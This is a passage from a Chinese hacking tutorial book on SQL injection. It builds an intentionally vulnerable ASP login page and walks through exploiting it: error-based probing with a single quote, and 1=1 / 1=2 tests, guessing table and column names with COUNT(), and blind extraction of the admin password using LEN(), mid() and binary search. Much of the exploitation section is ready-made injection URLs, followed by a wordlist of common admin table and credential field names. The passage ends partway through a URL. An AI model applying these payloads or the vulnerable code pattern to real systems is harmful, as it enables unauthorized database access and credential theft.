这是很经典的判断语句，判断 inpass 变量的内容否与 truepass 的内容相同，换句话说，就是判断用户输入的密码是不是与从数据库中查询到的密码值相同，相同就输出“登录成功”，否则就输出“登录失败”。

```
<p>用户编号：<% respons.wirte(rs("uid"))%></p>
```

这句是显示出数据库中的 uid 字段的内容，也就是当前登录用户的编号。

```
Set rs=Nothing
conn.close
```

最后两句代码是释放变量和关闭数据库连接，虽然不释放也不会出错，但这是编程的好习惯，值得提倡。

这个 ASP 文件的工作流程就是先把用户提交上来的 name 和 pass 值提取出来，然后到数据库中查询 uname 与用户提交上来的 name 值相同的数据，同时将数据库中的 upass 字段的值提取出来并将它与用户提交上来的 pass 值相对比，两者相同就表示密码正确，提示登录成功，否则将提示登录失败。

这里还有个关键的文件没建立，就是 db.mdb 数据库文件。其实这并不复杂，用微软的 Access 很容易建立。不过在建立之前，应该确认我们的电脑上已经安装了微软 Office 中的 Access 组件。这里示例 mdb 数据的建立过程，笔者电脑上使用的是 Office 2007。

Access 2007 的界面是很漂亮的，而且其界面跟传统版本的 Access 有很大的不同，不过，也还是万变不离其宗，它的功能总是不会变的，仔细找找还是能找到相应的功能的。

现在要建立一个新的数据库文件，单击工具栏中的“新建”按钮，根据前面代码要用到的数据库，建立表结构，如图 5-37 所示。

接下来要做的就是向字段中输入用户名和密码。双击左边的表名 data 就进入了数据编辑界面，在其中增加两条记录，如图 5-38 所示，在 uname 中的是用户名，在 upass 中的是密码。

字 段 名	类 型	备 注
uid	自动编号	设为主键
uname	文本	用户名字段
upass	文本	密码字段

## 第 5 章 Web 攻击




图 5-37




图 5-38

将 login.html 和 login.asp 复制到 C:\inetpub\wwwroot 目录中，打开 IE 浏览器，访问 <http://127.0.0.1/login.html> 就可以访问登录页面了，如图 5-39 所示。

输入正确的密码 admin，单击“登录”按钮，显示登录成功，如图 5-40 所示。



图 5-39



图 5-40

接下来打开登录页面，随便输入一个密码，如“123”，单击“登录”按钮，显示登录失败，如图 5-41 所示。



图 5-41

通过上述演示，说明这个密码验证程序从功能上说是正常的，它能准确地判断密码是否正确。不过上述这些代码是存在问题的。提交上来的数据（即 name 的值）并没有判断

黑客攻防实战入门（第3版）

其合法性，程序将用户提交出的 name 值直接放到 SQL 语句中使用，这样的话，如果用户输入的不是密码，而是一段代码，问题就严重了。这里是不是跟溢出有些相像？都是想尽办法往程序中插入精心构造的代码，从而让计算机运行精心构造好的代码，得到这台计算机的控制权。从理论上说，确实有很多相似之处，不过，注入的效果却显而易见，而且没有多少编程功底的人也可以很容易理解并掌握这门技术，甚至可以用别人做好的傻瓜工具来入侵，确实比溢出容易多了。

接下来，尝试一下在用户名输入框中输入一个单引号登录会是什么效果，如图 5-42 所示。

从图 5-42 可以看到，IIS 出现了 500 错误，提示无法显示该网页，如果想查看是什么错误，需要重新设置 IE 浏览器才行。设置的方法很简单，选择“工具”→“Internet 选项”命令，如图 5-43 所示。




图 5-42




图 5-43

在弹出的“Internet 选项”对话框中，切换到“高级”选项卡，取消勾选“显示友好 HTTP 错误信息”复选框，如图 5-44 所示。

设置完成后，再用单引号充当用户名来登录一次就可以看到详细的页面错误信息了，如图 5-45 所示。




图 5-44




图 5-45

错误类型：

Microsoft JET Database Engine (0x80040E14)

在对一个网站进行安全检测的时候，检测者并不知道被检测的网站用的是什么数据库，如果看到这个错误信息，从 Microsoft Jet Database Engine 就可以看出用的是微软的 Access 数据库，可以去尝试 Access 的一些已知漏洞。

接下来分析一下出现这个错误的原因。在代码中，查询数据库的 SQL 代码是这样写的：

```
inname=Request("name")
.....
.....
Set rs=conn.Execute("SELECT * FROM data WHERE uname='" & inname & "'")
```

其中的 SQL 语句是：

```
SELECT * FROM data WHERE uname='用户输入的用户名'
```

这句 SQL 语句本来无可厚非，但是如果用户输入的是一个单引号，那么，这个语句就变成了：

```
SELECT * FROM data WHERE uname='''
```

这样一来，最后的那个单引号就多余了，造成了语法错误。

本节通过一个有注入漏洞的 ASP 页面让大家初步了解了 SQL 注入漏洞的形成原因，究其根源，是因为用户提交上来的数据没有经过任何判断就被放到 SQL 语句中执行，导致用户可以通过提交一些特殊的数据来打乱程序原本应执行的步骤。这些入侵者精心构造的数据可以让程序出错，并通过这些错误提示得到一些敏感的信息，以供入侵者继续深入。

在下一节中，将介绍如何使用浏览器直接提交数据。之后将会介绍如何通过注入漏洞得到更多的信息，甚至数据库中用户的名称及其密码。

### 5.2.3 用浏览器直接提交数据

上节中曾讲过，login.html 是在用户单击“登录”按钮后，把数据提交给 login.asp 来验证的。也就是说，真正执行验证工作的是 login.asp，而 login.html 的作用仅仅是提交数据而已。对于黑客来说，做事是要讲究效率的，每次提交数据都要回到登录页面的话，实在是浪费不少时间。所以，如果有办法直接提交数据而不是每次都要回到登录页面，就可以大大提高效率，何乐而不为。这个过程是完全可以简化的，而且很容易做到，下面就将讲解如何使用浏览器直接向页面提交数据。

在 ASP 中，从外部收取的数据叫参数，而这些参数的名称就叫参数名，它们的数据就叫这个参数的值。在 login.asp 中，收取的用户名的参数名是 user，密码的参数名是 pass。所以，提交的数据里应该分别把用户名和密码的参数名与它们的值对上号才行。

### 黑客攻防实战入门（第3版）

在浏览器的地址栏中，在要访问的文件名后面加个问号，再加上参数列表，参数对应的值之间用等号来连接，参数与参数之间用“&”来隔开，用这样的地址来访问该页面，就可以达到与页面提交基本相同的提交效果，目标页面一样可以完整地接收到提交上去的参数。

整个地址的形式如下：

`http://要访问的网站/要访问的页面.asp?参数1=值1&参数2=值2……`

其中，参数的顺序可以任意调换，不过要保证参数名与值是相对应的，如果把参数1后写上参数2的值，接收的页面在取参数1的时候取的就是参数2的值，那么会导致页面不能给出预期的结果。

比如要向前面的那个例子直接用浏览器发送数据进行登录。用户名的参数名是name，值是admin，密码的参数名是pass，值是admin，则应该在地址栏中输入以下地址来访问：

`http://127.0.0.1/login.asp?name=admin&pass=admin`

把这个地址输入到浏览器的地址中栏访问看看，显示登录成功，说明数据成功地被提交并被login.asp接收了，如图5-46所示。



图 5-46

从前面的介绍可以知道，交换两个参数的位置来登录也是可以的。比如用如下两个地址来登录其效果是一样的：

`http://127.0.0.1/login.asp?pass=admin&name=admin`

`http://127.0.0.1/login.asp?name=admin&pass=admin`

关于参数和值对应的问题，本例因为用户名和密码都是admin，所以看不出来，如果密码改为abcde，则应该访问的地址是：

`http://127.0.0.1/login.asp?name=admin&pass=abcde`

`http://127.0.0.1/login.asp?pass=abcde&name=admin`

这两个的效果是一样的，都可以成功登录。

但是如果没有对应好，比如访问下面的地址：

## 第 5 章 Web 攻击

`http://127.0.0.1/login.asp?pass=admin&name=abcde`

则会登录失败，因为原本密码的值为 `abcde`，而现在却对应成了 `admin`；用户名的值应该是 `admin`，而此时却对应成了 `abcde`。`login.asp` 是根据参数名来取值的，数据库中当然没有用户名是 `abcde` 且用户密码是 `admin` 的记录，所以自然会登录失败。

下面再用 `admin` 为用户名，随便换一个错的密码来登录试试看。比如 `123456`，则地址应该是：

`http://127.0.0.1/login.asp?name=admin&pass=123456`

输入到地址栏中，按回车键，提示登录失败，如图 5-47 所示。



图 5-47

这说明即使换一种数据发送方式，页面的功能还是正常的，可以判断密码的正确性。再来试试用这种方法模拟提交单引号能否令页面出现 IIS 500 错误，提交：

`http://127.0.0.1/login.asp?pass=admin&name='`

将如愿以偿地看到了 IIS 500 错误。

这样一来，就说明这样登录是完全可以代替用页面提交的，而且这样提交可以省掉访问登录页面所花费的时间，真是提高效率的好方法。

这种提交方式在没有任何漏洞可利用的情况下，还可以通过穷举法，一个一个地用有可能是密码的

组合来登录，登录成功就说明密码对了。这样用浏览器提交不失为一个好的方法，可以有效地避免打开登录页面所浪费的时间，而直接把数据提交给验证页面。

在对 SQL 注入的研究过程中，将会不停地提交数据进行测试，所以用这个方法提交数据将会事半功倍。而且在实际入侵中，很多注入点都是没有地方给用户输入的，在这种情况下，也只有用这个方法提交数据才能进行 SQL 注入。所以，介绍这种用浏览器直接提交数据的方法还是有必要的。

## 5.2.4 注入漏洞的利用

在前面的章节中，通过一个有注入漏洞的 ASP 网页介绍了 SQL 注入漏洞的原理和一些简单的应用。接下来将继续以这 ASP 网页来具体介绍 SQL 注入漏洞的一些利用方法。

这个漏洞页面是最典型的 SQL 注入漏洞的代表。其实目前来说，再新的漏洞都是万变不离其宗的，将这些有漏洞的页面抽离出来，其实跟这个页面的漏洞原理都是一样的，甚至连利用方法都是大同小异的。

继续看前面的例子，前面已经分析过了，是因为页面直接把用户提交的用户名（一个单引号）放到 SQL 语句中执行，所以才造成引号不成对的语法错误。通过错误提示，攻击者就可以知道这个网站用的是什么数据库系统，再针对这个数据库系统的漏洞进行攻击。

虽然攻击者很聪明，但是管理员也不是白痴。哪个管理员会用一个存在漏洞的数据库系统呢？如果有，那就是这个攻击者运气太好了。于是，黑客们对注入漏洞的利用发展出了五花八门的手法。下面，对这些漏洞利用方法进行一些介绍。

要学习 SQL 注入，必须要有 SQL 查询语言的功底，考虑到部分读者没有基础，所以在本节中，将会一边介绍 SQL 注入，一边穿插一些 SQL 语言语法知识，大家也可以因此通过 SQL 注入来触类旁通。

### 1. SQL 语法知识

SQL 语句与语句之间用分号（;）隔开，如果只有一句，则可以省略。

### 2. SELECT 语句

SELECT 语句是 SQL 中的查询语句，通常用于查询数据库中的数据，它的语法如下：

SELECT 要查询的内容（可以是字段名列表） FROM 表名；

其中，要查询的内容可以是字段名列表，字段名列表就是要查询的一个或几个字段名的列表，多个字段名之间用逗号（,）隔开，查询所有字段用星号（\*）表示。

表名是用来指定要查询的数据库中的表的名称。

比如要查询 data 表中的 uname 和 upass 两个字段的值，则语句应该这样写：

```
SELECT uname,upass FROM data;
```

因为在例子里的 data 数据库中只有 uname 和 upass 两个值，所以可以写成查询所有列的值：

```
SELECT * FROM data;
```

### 3. WHERE 语句

WHERE 语句通常加在 SELECT 语句后面，用来设置查询过滤条件，就是让程序只查

询符合条件的数据。它的语法如下：

WHERE 查询条件列表

查询条件是用来过滤数据的，它是一个布尔值表达式（也就是逻辑值，真或者假），程序只把符合条件的数据查询出来，如果想把所有数据都查询出来，也就是不过滤任何数据，就把条件空着不写。

比如要在 data 表中把 uname 为 admin 的数据找出来，则 SQL 语句应该这样写：

```
SELECT * FROM data WHERE uname='admin';
```

同时，可以一次查询多个条件，这些条件之间用“and”连接起来就可以了。比如要查询在数据库中 uname 字段为 admin，upass 字段为 admin 的数据就应该写成：

```
SELECT * FROM data WHERE uname='admin' and upass='admin';
```

在 SQL 中，字符串的内容要用一对单引号引起来。字符串可以为空，直接在引号里什么也不写，表示空字符串。如上述语句可写成：

```
SELECT * FROM data WHERE uname=' ' and upass=' ';
```

相关的语法知识讲完了，先来看看如何判断页面是否存在 SQL 注入漏洞。

判断是否有注入漏洞，要用一些逻辑运算，即数学课本里曾介绍过的“或”、“与”、“非”运算。这里重点介绍“与”。在数学课本里，“命题 A 与命题 B”这样的命题，只有当命题 A 和命题 B 同时为真命题时，这个命题才是真命题；只要命题 A 或者命题 B 有一个是假命题，则整个命题是假命题。

在编程中，这种逻辑关系是差不多的，“与”的英文是“and”，只是 A 和 B 不叫做命题，在这里称做“条件 A”和“条件 B”。只有两个同时为真时，才为真；只要条件 A 或条件 B 有一个为假，则“A and B”为假。

在例子中用来查询的语句是：

```
SELECT * FROM data WHERE uname='用户输入的用户名'
```

在这个语句中，只有一个条件，就是 uname 为用户输入的用户名，只要哪条数据记录的 uname 字段跟用户输入的用户名相等，这条记录就被查询出来。如果人为地在后面再加一个 1=1 的条件：

```
SELECT * FROM data WHERE uname='用户输入的用户名' and 1=1
```

1=1 是永远成立的，所以只要第一个条件成立，则所有条件都成立，这个条件并不影响整个语句的执行。

如果加一个 1=2 的条件：

```
SELECT * FROM data WHERE uname='用户输入的用户名' and 1=2
```



### 黑客攻防实战入门（第3版）

1=2 永远都不成立，所以无论如何，所有的条件都不成立了，数据库一条一条地对比数据是否符合条件，可是第二个条件是永远都不可能符合的，所以这样做会使整个语句在任何情况下都查询不出任何数据。

也就是说，通过在数据库查询语句后面加 `and 1=1` 和 `and 1=2` 这两个条件，看看能不能影响页面的查询结果，就可以判断注入的语句有没有被执行。所以，可以通过这个方法检测页面是否存在 SQL 注入漏洞。

下面通过实例来看看注入漏洞的利用，先看看漏洞页面中语句的原型：

```
SELECT * FROM data WHERE uname='用户输入的用户名'
```

能操控的就是用户输入的用户名，那就想办法在语句的后面加上 `and 1=1` 和 `and 1=2` 的条件。

输入的用户名是 `admin`，根据 SQL 的语法来构造，则用户名应该为：

```
admin' and 1=1
```

输入这样的用户名，放在整个 SQL 语句中，就变成了：

```
SELECT * FROM data WHERE uname='admin' and 1=1'
```

到浏览器中提交一下，在地址栏中输入：

```
http://127.0.0.1/login.asp?pass=admin&name=admin' and 1=1
```

访问页面提示出错，语句成功地被注入到 SQL 中了，不过这样的用户名好像还有点问题，就是最后那个引号是多余的。必须想办法把它用掉或者去除，否则这个语句是错误的，页面会出错。

再重新构造这个用户名，变成：

```
admin' and 1=1 and 'a'='a'
```

放到 SQL 语句中就是：

```
SELECT * FROM data WHERE uname='admin' and 1=1 and 'a'='a'
```

这样，语句就完整了，第三个条件 `'a'='a'` 跟 `1=1` 一样，也是一个永远成立的条件，并不影响其他条件。

在浏览器里提交，输入以下地址：

```
http://127.0.0.1/login.asp?pass=admin&name=admin' and 1=1 and 'a'='a'
```

可以正常显示页面，如图 5-48 所示。




图 5-48

相信大家发现了，在截图中，地址栏中有很多的类似“%20”的特殊编码，这就是 URL 编码，浏览器会自动把一些特殊的字符给转换成 URL 编码。“%20”是空格的 URL 编码，其实可以不用在意这些烦琐的编码，更不用花时间去记它，只要大概知道是怎么回事就可以了，见多了自然就记得，平时看到“%20”的时候知道它代表的是空格就行了。

再来提交个 `1=2` 的恒错条件让页面出错，看看是否能影响页面的执行。提交用户名为：

```
admin' and 1=2 and 'a'='a
```

在浏览器地址栏中输入以下地址进行访问：

```
http://127.0.0.1/login.asp?pass=admin&name=admin' and 1=2 and 'a'='a
```

页面出错，就可以说明这个页面有 SQL 注入漏洞了。其实有时也不一定会出错，不过只要用 `1=1` 的条件和 `1=2` 的条件来分别访问页面时，看到的页面内容不同，基本上就说明它存在漏洞。

#### 4. SQL 语法知识

在计算机中，条件成立与否是用“真”和“假”来表示的。众所周知，计算机是以二进制来表示数据的，所以用 1 表示“真”，0 则表示“假”。

在 SQL 中的 `SELECT...FROM` 语句中，整个语句等于一个值，就是返回值，与在 C 语言里的返回值的概念是差不多的。`SELECT...FROM` 语句的返回值等于语句中要查询的记录内容。

下面就可以利用漏洞来进行猜解了。

先来猜解数据库的表名。根据前面介绍的知识，可以知道以下语句也可以当做一个条件来用：

```
(SELECT uid FROM data WHERE uname='admin')=1
```

### 黑客攻防实战入门（第3版）

这是个复杂条件，先用 SELECT 语句到数据库里查询出 `uname` 字段为 `admin` 的记录，得到它的 `uid` 字段的值，再对比是否为 1。为 1，则这个条件为真；不为 1，则这个条件为假。

同样，以下语句也是一个条件：

```
(SELECT upass FROM data WHERE uname='admin')='admin'
```

先用 SELECT 语句到数据库中查询出 `uname` 字段为 `admin` 的记录，得到它的 `upass` 字段的值，再对比是否为 `admin`，为 `admin` 则这个条件为真，否则这个条件为假。

把这个语句当成一个条件，插到前面用来检测是否存在漏洞的语句中，原语句就变成：

```
SELECT * FROM data WHERE uname='admin' and (SELECT upass FROM data WHERE  
uname='admin')= 'admin' and 'a'='a'
```

如果数据库中 `uname` 为 `admin` 的记录，它的 `upass` 字段的值是 `admin`，加进去的条件就为真；如果不是，加进去的条件就为假，因为用的是“与”运算（and），所以只要条件列表中的 3 个条件有一个条件是假，则所有条件都不成立，所以就查不出任何记录。

根据这个来构造访问地址如下：

```
http://127.0.0.1/login.asp?pass=admin&name=admin'and (SELECT upass FROM  
data WHERE uname= 'admin')= 'admin' and 'a'='a'
```

在浏览器地址栏中输入上面的地址进行访问，页面成功显示。

再随便换个值，比如用 123 来测试一下：

```
http://127.0.0.1/login.asp?pass=admin&name=admin' and (SELECT upass  
FROM data WHERE uname= 'admin')='123' and 'a'='a'
```

页面出错了，说明 `uname` 是 `admin` 的记录，它的 `upass` 字段的值不是 123。

根据这个，可以用来判断猜测的密码是否正确。破解者只要不停地改变作者专门标明加粗部分的值来提交测试，当提交的值能使页面正常显示的时候，就说明页面根据这个条件查询到数据了，也就是说第二个条件为真了，即 `uname` 为 `admin` 的记录，它的 `upass` 与输入的值相等了。`upass` 字段的值就是用户的密码，这样，就等于猜解出了用户的密码。

这无疑给了破解者一个捷径。但光是这样还不够，因为有一个决定性的因素，那就是密码完全是靠猜测，如果用户把密码设置得难以猜测，攻击者就很难猜到密码，那么，这种方法也是没有什么优势的，反而还比较麻烦。不过，如果再配合着利用 SQL 语言的灵活性和它自带的一些函数，这种方法的前途是不可估量的。在下一节中，将结合 SQL 的语句继续介绍利用 SQL 注入漏洞的一些高级利用，利用漏洞猜解出数据库的表名、字段名，以及一位一位地把数据的内容猜解出来。

### 5.2.5 注入漏洞的高级利用

SQL 语言是很灵活的，在本节中，将会介绍如何利用漏洞猜解出表名、字段名，然后得到用户的名称和密码。

#### 1. COUNT()函数

COUNT（字段名）函数的作用是返回表中关于指定字段的记录条数。

在实际入侵中，入侵者根本就不知道目标网站的数据库的结构——不知道数据库的表名、字段名，所以也就不存在上述的入侵了。

可是，世事无绝对，既然有漏洞，而且这种入侵方法已经被“发扬光大”，自然有突破这个瓶颈的方法。因为 SQL 语言是很灵活的，所以只要用户能使输入的 SQL 语句运行，那么剩下的就只有如何利用的问题了。

想要得到数据库中的用户名和密码，首先就应该想办法知道目标数据库中用来保存用户名和密码的那个数据表的表名。

既然那个表中保存有用户名和密码，就说明那个表中绝对有数据，也就是说，用 COUNT（）函数来查询这个表的时候，得到的结果应该是大于 0 的。

根据这个推论，就可以构造如下条件语句：

```
(SELECT COUNT(*) FROM data)>0
```

把这个条件语句利用到漏洞里试试，构造的 URL 地址如下：

```
http://127.0.0.1/login.asp?uname=admin' and (select count(*) from data )>0 and 'a'='a
```

在浏览器中提交这个地址，如果页面能正常显示出来，则说明这个表存在；如果不能正常显示，则说明加进去的这个条件不成立，也就是说，表里的记录为 0，那就说明用来保存用户名和密码的表不是这个表。在入侵时，只要不停地变换表名（URL 中专门加了下画线来标明的部分），直到页面能正常显示，就说明这个表存在了。

不过，如果运气不好，猜解到的这个表也不一定是用来保存用户名和密码的那个表，所以在入侵时，运气也是不可缺少的。不过，程序员在编写页面的时候，为了方便调用和维护，也不会用太复杂的表名，所以表名比用户名容易猜解得多。一般来说，用来保存用户名和密码的表无非就是类似于 user、manage、admin 之类的，常用的表名可以在网络上搜索到一大堆。只要有足够的经验，很容易就可以把表名猜解出来。

在猜解出表名以后，剩下的就是对字段名进行猜解了。

与猜解表名差不多，只是要在 COUNT（）函数中加入猜测的字段名，构造的 SQL 条件语句如下：

黑客攻防实战入门（第3版）

```
(SELECT COUNT(uname) FROM data)>0
```

根据这个语句构造的 URL 地址如下：

```
http://127.0.0.1/login.asp?uname=admin' and (select count( uname ) from data )>0 and 'a'=' a
```

如果页面正常显示，就说明字段存在；如果页面不能正常显示，就说明条件不成立，即字段不存在，道理跟猜解字段名是一样的。

下面是作者积累的一些常见的表名，以及用户名和密码的字段名，在猜测表名和字段名的时候会用得到。

常见的表名		常见的用户信息字段名		
admin	movies	id	user	dw
a_admin	news	admin	userid	oklook
x_admin	password	adminid	user_id	passwd
m_admin	clubconfig	admin_id	name	pass_wd
adminuser	config	adminuser	username	yonghu
admin_user	company	admin_user	user_name	用户
article_admin	book	adminuserid	pass	用户名
administrator	art	admin_userid	userpass	mima
manage	bbs	adminusername	user_pass	密码
manager	dv_admin	admin_username	password	usr
member	admin_userinfo	adminname	userpassword	usr_n
memberlist	userlist	admin_name	user_password	usname
user	密码	adminpwd	pwd	usr_name
users	会员	admin_pwd	userpwd	usrpass
userinfo	登录	adminpass	user_pwd	usr_pass
user_info	user_list	admin_pass	useradmin	usnam
用户	login	adminpassword	user_admin	nc
movie		admin_password	pword	uid
		administrator	p_word	
		administrators		

在表名和字段名都被猜解出来以后，就可以对用户名和密码进行猜解了。既然知道了表名和字段名，就没必要像上一节中介绍的方法那样乱猜了，毕竟密码跟表名不一样，用户把它设置成什么样都可以，而且不同的用户也不同。

前面介绍了那么多的“猜”的方法，似乎没有多少技术性，其实 SQL 漏洞的利用除了“猜”以外，还有一个不可或缺的因素——“解”。

提交不同的 SQL 语句给页面，根据页面能否正常显示，就可以把数据库中的所有记录里的数据一个一个地“解”出来。

## 2. LEN()函数

len(字符串)函数很简单，它的功能是取得字符串的长度。

下面就以猜解 admin 用户的密码为例，来演示在取得表名和字段名之后该如何猜解出用户的密码。

要猜解用户的密码，首先要先确定密码的长度。SQL 的 LEN()函数刚好可以帮上忙。构造如下条件语句：

```
(SELECT * FROM data WHERE uname=admin and len(upass)>1 ) >0
```

这个条件语句中有两个条件，首先是 uname 为 admin，其次是 upass 字段的值长度比 1 大，也就是 upass 的值要有两位以上条件才成立，在条件不成立时，SELECT 语句就查不到任何数据，它的结果应该为 0，而不是大于 0，所以(SELECT……)>0 就不成立。

把这个条件语句加到 URL 中去提交：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE  
uname=admin and len(upass)>1 ) >0 and 'a'='a
```

提交后，如果页面能正常显示，就说明用户名是 admin 的这个用户的密码至少有两位；如果不能正常显示，就说明这个用户的密码不大于 1 位，也就是说，这个用户的密码可能是 1 位，也可能是 0 位（密码为空）。

所以只要不停地修改 len()后面的数字，就可以确定密码的长度了。比如要猜例子中的密码长度，可以按如下顺序提交数据。

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE  
uname=admin and len(upass)=0 )>0 and 'a'='a
```

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE  
uname=admin and len(upass)=1 )>0 and 'a'='a
```

⋮

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE  
uname=admin and len(upass)=5 )>0 and 'a'='a
```

一直到数字改为 5 的时候页面才能正常显示，就说明密码的长度是 5，也就是密码有 5 位。

但是这种方法并不高明，一个数字一个数字地去猜的话，很浪费时间，例子中的密码只有 5 位而已，如果在真正的入侵中，碰到密码有十几或二十几位的话，那要试到哪年才试得出来！

## 3. 二分法

下面介绍一种更简便的方法——二分法。

### 黑客攻防实战入门（第3版）

其实可以用范围来确定一个数，先来确定一个大概的范围，再来慢慢缩小这个范围，直到能确定这个数为止。比如例子中的这个密码的长度可以这样猜：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)<16 )>0 and 'a'='a
```

一般用户的密码都是16位以内的，所以用 len(upass)<16 来做条件，页面能正常显示，说明密码确实不到16位。现在可以确定密码的长度在0~15之间，接着把0~16之间的中间数找出来，计算中间数的公式如下：

中间数 = (最大值 - 最小值) ÷ 2 + 最小值

套用公式计算如下：

$(16-0) \div 2 + 0 = 8$

所以用8来测试，提交的数据如下：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)<8 )>0 and 'a'='a
```

如果页面不能正常显示，就说明密码的长度在8~16位之间；提交数据后，页面正常显示，就说明密码的长度在0~7位之间。接下来可以继续缩小范围。

$(8-0) \div 2 + 0 = 4$

所以，就继续用4来测试，提交：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)<4 )>0 and 'a'='a
```

页面出错，说明密码的长度不小于4，也就是说，密码长度大于等于4，同时小于等于8，继续缩小范围。

$(8-4) \div 2 + 4 = 6$

用6来提交测试：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)<6 )>0 and 'a'='a
```

页面正常显示，就说明密码的长度小于6位。范围已经缩小到了这一步，就可以用4和5来分别测试了。

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)=4 )>0 and 'a'='a
```

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE
uname=admin and len(upass)=5 )>0 and 'a'='a
```

页面正常显示了，就说明用户的密码有5位。

在解出用户密码的长度后，就可以开始猜解用户密码的内容了，猜解用户密码内容的方法跟猜解密码的长度是一样的，只是换个条件而已。

#### 4. Mid()函数

mid(字符串, 起始位置, 长度)

mid()函数的作用是取得字符串从第“起始位置”字符位置起，字符个数是“长度”的子字符串，即“起始位置”到“起始位置”+“长度”之间的字符串。比如：

mid('abcd', 2, 2)

意思是说取得 abcd 字符串从第 2 位开始的两个字符，得到结果的就是 bc。

如果将上述语句改成 mid('abdefg', 3, 3)，即从字符“abdefg”第 3 位开始数右边 3 位数，得到结果的就是 def。

接下来介绍如何猜解用户的密码，一个一个地把可能是密码的字符串代进去测试是没有多少技术性可言的，而且可靠性不高，花费了大量的时间或精力却不一定能猜得出密码。但是利用 mid()函数，再结合二分法，就可以一位一位地把密码解出来。这比毫无头绪地乱猜要强。

先来猜解第一位密码，构造的 SQL 条件语句如下：

```
(SELECT * FROM data WHERE uname=admin and mid(upass, 1, 1) = 'a' )>0
```

这个语句中用了 mid()函数，从密码字段的第一位开始，取长 1 位字符，其实说白了也就是取第一位密码，再对比用户密码的第一位是不是字符 a，如果是，则条件成立；如果不是，则条件不成立。

把这个条件语句整合到 URL 地址 zh，提交：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE  
uname=admin and mid(upass, 1, 1) = 'a' )>0 and 'a'='a
```

页面显示正常，说明已经猜对了，用户密码的第一位确实是 a，不过并不是每次都能这么走运，基本上要想猜完整个密码还是得用到二分法才行。

接下来，开始猜解第二位密码，提交：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE  
uname=admin and mid(upass, 2, 1) = 'a' )>0 and 'a'='a
```

页面出错，说明第二位密码不是字母 a，既然还不能精确定位，那么可以用二分法先确定一个范围出来，再逐步缩小这个范围来确定密码内容。换成以下 URL 地址测试：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE  
uname=admin and mid(upass, 2, 1) > 'a' )>0 and 'a'='a
```

页面正常显示，再提交：



### 黑客攻防实战入门（第3版）

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE  
uname=admin and mid(upass, 2, 1)< 'z' )>0 and 'a'='a
```

页面还是正常显示。根据前面提交的这两个地址都可以正常显示页面，就可以推断出第二位密码是小写的字母 a~z 中的一个。

接下来的工作就是要继续缩小范围了，由于字母不是数字，所以用二分法的时候也应该灵活地转变一下，不能死套公式。其实二分法也就是用比较中间的数来测试数据，每一次提交就可以缩小一半的范围。那么，在对字母猜解的时候，只要套用这种思路就行了，没必要照搬形式。

由于字母的中间数不好求，所以只要估计个大概就行了。

继续猜解第二位密码，字母 a~z 的中间位置大概是字母 o，当然用字母 l 或者字母 m 也不影响大局。就用字母 o 来测试好了，提交：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE  
uname=admin and mid(upass, 2, 1)< 'o' )>0 and 'a'='a
```

页面又能正常显示出来，说明密码是字母 a~o 之间的一个字母。继续取中间位置来试，字母 a~o 的中间位置大概是 h，所以提交：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE  
uname=admin and mid(upass, 2, 1)< 'h' )>0 and 'a'='a
```

页面正常显示，范围可以确定第二位密码是在字母 a~h 之间的一个字母，继续缩小范围，用字母 e 测试：

```
http://127.0.0.1/login.asp?uname=admin' and (SELECT * FROM data WHERE  
